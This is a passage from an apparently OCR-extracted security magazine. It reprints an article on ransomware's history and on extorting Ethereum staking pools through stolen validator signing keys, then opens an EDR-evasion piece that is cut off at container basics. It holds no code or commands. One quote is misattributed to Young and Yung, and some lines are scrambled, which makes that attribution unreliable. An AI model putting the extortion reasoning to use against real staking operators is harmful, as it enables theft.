in Dorchester, UK, left the school unable to use email or access services during the main exam period. This can have a profound impact on children's wellbeing and educational achievement.

These examples are by no means exhaustive. Many attacks, for instance, directly target businesses and charities that are too small to attract attention. The impact on a small business, in terms of business disruption, lost reputation and the psychological cost of facing the consequences of an attack can be devastating. As an example, a survey in 2021 found that 34% of UK businesses that suffered a ransomware attack subsequently closed down. And, many of the businesses that continued operation still had to lay off staff.

Ransomware can mean subtly different things in different contexts. In 1996, Adam Young and Mordechai "Moti" Yung at Columbia University described the basic form of a ransomware attack as follows:

"Under the Raas model, expertise is provided by vendors who develop the malware while the attackers themselves may be relatively unskilled."

It began with floppy disks

ransomware the AIDS or

The origins of are usually traced back to PC Cyborg Trojan virus in

the 1980s. In this case, victims who inserted a floppy disk in their computer would find their files subsequently encrypted and a payment requested. Disks were distributed to attendees and people interested in specific conferences, who would then attempt to access the disk to complete a survey - instead becoming infected with the trojan. Files on affected computers were encrypted using a key stored locally on each target machine. A victim could, in principle, have restored access to their files by using this key. The victim, though, may not have known that they could do this, as even now, technical knowledge of cryptography is not common among most PC users.

Eventually, law enforcement traced the floppy disks to a Harvard-taught evolutionary biologist named Joseph Popp, who was conducting AIDS research at the time. He was arrested and charged with multiple counts of blackmail, and has been credited by some with being the

inventor of ransomware. No one knows exactly what provoked Popp to do what he did.

Many early versions of ransomware were quite basic cryptographic systems which suffered from various issues surrounding how easy it was to find the key information the criminal was trying to hide from the victim. This is one reason why ransomware really came of age with the CryptoLocker attack in 2013 and 2014.

CryptoLocker was the first technically sound ransomware attack virus to be distributed en masse. Thousands of victims saw their files encrypted by ransomware that could not be reverse engineered. The private keys, used in encryption, were held by the attacker and victims could not restore access to their files without them.

Ransoms of around US\$300-600 were demanded and it is estimated the criminals got away with around US\$3 million. Cryptolocker was eventually shut down in 2014 following an operation involving multiple, international law enforcement agencies.

CryptoLocker was pivotal in showing proof of concept that criminals could earn large amounts of money from ransomware. Subsequently, there was an explosion of new variants and new types. There was also significant evolution in the strategies used by criminals.

Off-the-shelf and double extortion

One important development was the emergence of ransomware-as-a-service. This is a term for markets on the dark web through which criminals can obtain and use “off-the-shelf” ransomware without the need for advanced computing skills while the ransomware providers take a cut of the profits.

Research has shown how the dark web is the “unregulated Wild West of the internet” and a safe haven for criminals to communicate and exchange of illegal goods and services. It is easily accessible and with the help of anonymisation technology and digital currencies, there is a global black economy thriving there. An estimated US\$1 billion was spent there during the first nine

months of 2019 alone, according to the European Union Agency for Law Enforcement. With ransomware as a service (Raas) the barrier to entry for aspiring cyber criminals, in terms of both cost and skill, was lowered.

Under the Raas model, expertise is provided by vendors who develop the malware while the attackers themselves may be relatively unskilled. This also has the effect of compartmentalising risk – the arrest of cyber criminals using ransomware no longer threatens the entire supply chain, allowing attacks launched by other groups to continue.

We have also seen a movement away from mass phishing attacks, like CryptoLocker, which reached more than 250,000 systems, to more targeted attacks. That has meant an increasing focus on organisations with the revenue to pay large ransoms. Multinational organisations, legal firms, schools, universities, hospitals and healthcare providers have all become prime targets, as well as many small and micro businesses and charities.

"A more recent development in ransomware, such as Netwalker, REvil/Sodinokibi, has been the threat of double extortion."

A more recent development in ransomware, such as Netwalker, REvil/Sodinokibi, has been the threat of double extortion. This is where the criminals not only encrypt files but also exfiltrate data by copying the files. They then have the potential to leak or post potentially sensitive and important information.

An example of this occurred in 2020, when one of the largest software companies, Software AG, was hit with a double extortion ransomware called Clop. It was reported that the attackers had requested an exceptionally high ransom payment of US\$20 million (about £15.7 million) which Software AG refused to pay. This led to attackers releasing confidential company data on the dark web. This provides criminals with two sources of leverage: they can ransom for the private key to decrypt files and they can ransom to stop publication of sensitive data.

Double extortion changes the business model of ransomware in interesting ways. In particular, with standard ransomware, there is a relatively

(Cont'd on next page)

straightforward incentive for a victim to pay a ransom for access to the private key if that would allow decryption of the files, and they cannot access the files through any other means. The victim “only” needs to trust the cyber criminal will give them the key and that the key will work.

'Honour' among thieves?

But with data exfiltration, by contrast, it is not obvious what the victim gets in return for paying the ransom. The criminals still have the sensitive data and could still publish it any time they want. They could, indeed, ask for subsequent ransoms to not publish the files.

Therefore, for data exfiltration to be a viable business strategy the criminals need to build a credible reputation of “honouring” ransom payments. This has arguably led to a normalised ransomware ecosystem.

For instance, ransom negotiators are private contractors and in some cases are required as part of a cyber insurance agreement to provide expertise in the managing of crisis situations involving ransomware. Where instructed, they will facilitate negotiated ransom payments. Within this ecosystem, some ransomware criminal gangs have developed a reputation for not publishing data (or at least delaying publication) if a ransom is paid.

More generally, the encryption, decryption or exfiltration of files is typically a difficult and costly task for criminals to pull off. It is far simpler to delete the files and then claim they have been encrypted or exfiltrated and demand a ransom. However, if the victims suspect that they won't be getting the decryption key or encrypted data back then they won't pay the ransom. And those that do pay a ransom and get nothing in return may disclose that fact. This is likely to impact the attacker's “reputation” and the likelihood of future ransom payments. Simply put, it pays to play “fair” in the world of extortion and

ransom attacks.

So in less than ten years we have seen the ransomware threat evolve enormously from the relatively low scale CryptoLocker, to a multi-million dollar business involving organised criminal gangs and sophisticated strategies. From 2020 onwards the incidents of ransomware, and consequent losses, have seemingly increased by another order of magnitude. Ransomware has become too big to ignore and is now a major concern for governments and law enforcement.

Crypto extortion threats

Devastating though ransomware has become, the threat will inevitably evolve further, as criminals develop new techniques for extortion. As mentioned already, a key theme in our collective research over the last ten years has been to try and preempt the likely strategies that criminals can employ so as to be ahead of the game.

Our research is now focused on the next generation of ransomware, which we believe will include variants focused on cryptocurrency, and the “consensus mechanisms” used within them.

A consensus mechanism is any method (usually algorithmic) used to achieve agreement, trust and security across a decentralised computer network.

Specifically, cryptocurrencies are increasingly using a so called “proof-of-stake” consensus mechanism, in which investors stake significant sums of currency, to validate crypto transactions. These stakes are vulnerable to extortion by ransomware criminals.

Cryptocurrencies rely on a decentralised blockchain that provides a transparent record of all the transactions that have taken place using that currency. The blockchain is maintained by a peer-to-peer network rather than a central authority (as with conventional currency). In principle, the transaction records included in the block

(Cont'd on next page)

chain is maintained by a peer-to-peer network rather than a central authority (as with conventional currency). In principle, the transaction records included in the blockchain are immutable, verifiable and securely distributed across the network, giving users full ownership and visibility into the transaction data. These properties of blockchain rely on a secure and non-manipulable “consensus mechanism” in which the independent nodes in the network “approve” or “agree” which transactions to add to the blockchain.

Until now, cryptocurrencies like Bitcoin have relied on a so-called “proof-of-work” consensus mechanism in which the authorisation of transactions involves the solving of complex mathematical problems (the work). In the long term this approach is unsustainable because it results in duplication of effort and avoidable large scale energy use.

The alternative, which is now becoming a reality, is a “proof-of-stake” consensus mechanism. Here, transactions are approved by validators who have staked money and are financially rewarded for validating transactions. The role of inefficient work is replaced by a financial stake. While this addresses the energy problem, it means that large amounts of staked money becomes involved in validating crypto-transactions.

Ethereum

The existence of this staked money provides a novel threat to some proof-of-stake cryptocurrencies. We have focussed our attention on Ethereum, a decentralised cryptocurrency that establishes a peer-to-peer network to securely execute and verify application code, known as a smart contract.

Ethereum is powered by the Ether (ETH) token that allows users to transact with each other through the use of these smart contracts. The Ethereum project was co-founded by Vitalik Buterin in 2013 to overcome shortcomings with Bitcoin. On September 15 2022, The Merge,

moved the Ethereum network from proof-of-work to proof-of-stake, making it one of the first prominent proof-of-stake cryptocurrencies.

The proof-of-stake consensus mechanism in Ethereum relies on “validators” to approve transactions. To set up a validator there needs to be a minimum stake of 32ETH, which is currently around US\$60,000 (around £43,000). Validators can then earn a financial return on their stake from operating a validator in accordance with Ethereum rules. At the time of writing there are around 850,000 validators.

A lot of hope is being pinned on the “stake” solution of validation - but hackers are sure to be looking into how they can infiltrate the system.

In our project, which was funded by the Ethereum Foundation, we identified ways in which ransomware groups could exploit the new proof-of-stake mechanism for extortion.

Slashing

We found that attackers could exploit validators through a process called “slashing”. While validators receive rewards for obeying the rules, there are financial penalties for validators that are seen to act maliciously. The basic objective of penalties is to prevent exploitation of the decentralised blockchain.

There are two forms of penalties, the most severe of which is slashing. Slashing occurs for actions that should not happen by accident and could jeopardise the blockchain, such as proposing conflicting blocks are added to the blockchain, or trying to change history.

Slashing penalties are relatively severe with the validator losing a significant share of their stake, at least 1ETH. Indeed, in the most extreme case the validator could lose all of their stake (32ETH). The validator will also be forced to exit and no longer act as a validator. In short, if a validator is slashed there are big financial consequences.

To perform actions, validators are assigned unique signing keys, that, in essence, prove who

(Cont'd on next page)

they are to the network. Suppose that a criminal got hold of the signing key? Then, they could blackmail the victim into paying a ransom.

A 'smart contract'

The victim may be reluctant to pay the ransom unless there is a guarantee that the criminals will not take their money and fail to return/release the key. After all, what is to stop the criminals asking for another ransom?

One solution we have found – which harks back to the fact that ransomware has in fact become a kind of business operated by criminals who want prove they have an “honest” reputation – is a smart contract.

This automated contract can be written so that the process only works if both sides “honour” their side of the bargain. So, the victim could pay the ransom and be confident that this will resolve the direct extortion threat. This is possible through the Ethereum blockchain because all the steps required are publicly observable on the blockchain – the deposit, the sign to exit, the absence of slashing, and the return of the stake.

Functionally, these smart contracts are an escrow system in which money may be held until pre-agreed conditions are met. For instance, if the criminals force slashing before the validator has fully exited, then the contract will ensure that the ransom amount is returned to the victim. Such contracts are, however, open to abuse, and there's no guarantee that an attacker-authored contract can be trusted. There is potential for the contract to be automated in a fully trusted way, but we have yet to observe such behaviour and systems emerge.

The staking pools threat

This type of “pay and exit” strategy is an effective way for criminals to extort victims if they can obtain the validator signing keys.

So how much damage would a ransomware attack like this do to Ethereum? If a single validator is compromised then the slashing penalty –

and so maximum ransom demand – would be in the region of 1ETH, which is around US\$1,800 (about £1,400). To leverage larger amounts of money the criminals, therefore, need to target organisations or staking pools that are responsible for managing large numbers of validators.

Remember, that given the high entry costs for individual investors, most of the validating on Ethereum will be run under “staking pools” in which multiple investors can collectively stake money.

To put this in perspective, Lido is the largest staking pool in Ethereum with around 127,000 validators and 18% of the total stake; Coinbase is the second largest with 40,000 validators and 6% of the total stake. In total, there are 21 staking pools operating more than a 1,000 validators. Any one of these staking pools is responsible for tens of millions of dollars of stake and so viable ransom demands could also be in the millions of dollars.

Proof-of-stake consensus mechanisms are too young for us to know whether extortion of staking pools will become an active reality. But the general lesson of ransomware's evolution is that the criminals tend to gravitate towards strategies that incentivise payment and increase their illicit gains.

The most straightforward way that investors and staking pool operators can mitigate the extortion threat we have identified is by protecting their signing keys. If the criminals cannot access the signing keys then there is no threat. If the criminals can only access some of the keys (for operators with multiple validators) then the threat may fail to be lucrative.

So staking pools need to take measures to secure signing keys. This would involve a range of actions including: partitioning validators so that a breach only impacts a small subset; step up cyber security to prevent intrusion, and robust internal processes to limit the insider threat of an employee divulging signing keys.

The staking pool market for cryptocurrencies like Ethereum is competitive. There are many

(Cont'd on next page)

staking pools, all offering relatively similar services, and competing on price to attract investors. These competitive forces, and the need to cut costs, may lead to relatively lax security measures. Some staking pools may, therefore, prove a relatively easy target for criminals.

Ultimately, this can only be solved with regulation, greater awareness and for investors in staking pools to demand high levels of security to protect their stake.

Unfortunately, the history of ransomware suggests that high profile attacks will need to be seen before the threat is taken seriously enough. It is interesting to contemplate the consequences of a significant breach of a staking pool. The reputation of the staking pool would presumably be badly affected and so the staking pool's viability in a competitive market is questionable. An attack may also have implications for the reputation of the currency.

At the most serious, it could lead to a currency collapsing. When that happens - as it did with FTX in 2022 following another hacking attack, there are knock-on effects to the global economy.

Here to say

Ransomware will be a challenge for years, if not decades, to come. One potential vision of the future is that ransomware just becomes part of normal economic life with organisations facing the constant threat of attack, with few consequences

for the largely anonymous gangs of cyber criminals behind the scams.

To preempt such negative consequences we need greater awareness of the threat. Then investors can make more informed decisions over which staking pools and currencies to invest in.

It also makes sense to have a market with many staking pools, rather than a market dominated by just a few large ones, as this could insulate the currency from possible attacks.

Beyond crypto, preemption involves investment in cyber security across a range of forms - from staff training and an organisational culture that supports reporting of incidents. It also involves investment in recovery options, such as effective back-ups, in-house expertise, insurance and tried and tested contingency plans.

Unfortunately, cyber security practices are not improving as one might hope in many organisations and this is leaving the door open for cyber criminals. Essentially, everyone needs to get better at hiding, and protecting, their digital keys and sensitive information if we are to stand a chance against the next generation of ransomware attackers.

**This Article
first appeared
in
The Conversation**

Follow Hackercool Magazine For Latest Updates




Using Windows Containers to bypass EDR

AV EVASION

A new AV Evasion technique has been revealed by security researcher Daniel Avinoam at the DEFCON security conference held in August 2023. He found that hackers can bypass endpoint security solutions by using Windows Container Isolation Framework (WCIF). This article is a detailed explanation of how this technique works. But first things first. Let's cover basics first.

What are containers?

Containers are technology used for packaging and running applications with their whole dependencies, supporting files, tools and configuration settings into a single package. A container runs isolated from the host operating system and even other containers.



There are lot of containerization software available. Some of them are,

- 1) Docker
- 2) AWS Fargate
- 3) Amazon ES
- 4) Google Kubernetes
- 5) LXC
- 6) Microsoft Azure
- 7) Google cloud platform.

Unlike a virtual machine, a container doesn't run a complete operating system.

Popular Container software

Docker

AWS Fargate

LXC

Anazon ES

Google Kubernetes

Microsoft Azure

Google Cloud
Platform

Windows containers were introduced with the release of Windows Server 2016.


Different modes of isolation

Readers have just now studied that's a container has to be isolated from the host operating system. The case is same with Windows containers too. To achieve this, Windows containers use two modes of isolation.

- 1) Process Isolation mode (aka Windows Server container).
- 2) Hyper-V Isolation mode (aka Hyper-V container).

Hackercool Magazine
is also available
on Zinio

Windows containers - types of isolation modes



1) Process Isolation Mode: In Process Isolation mode, user mode isolation is used in which the container directly interacts with the host kernel. The container instance is isolated from the host using namespace and resource control.

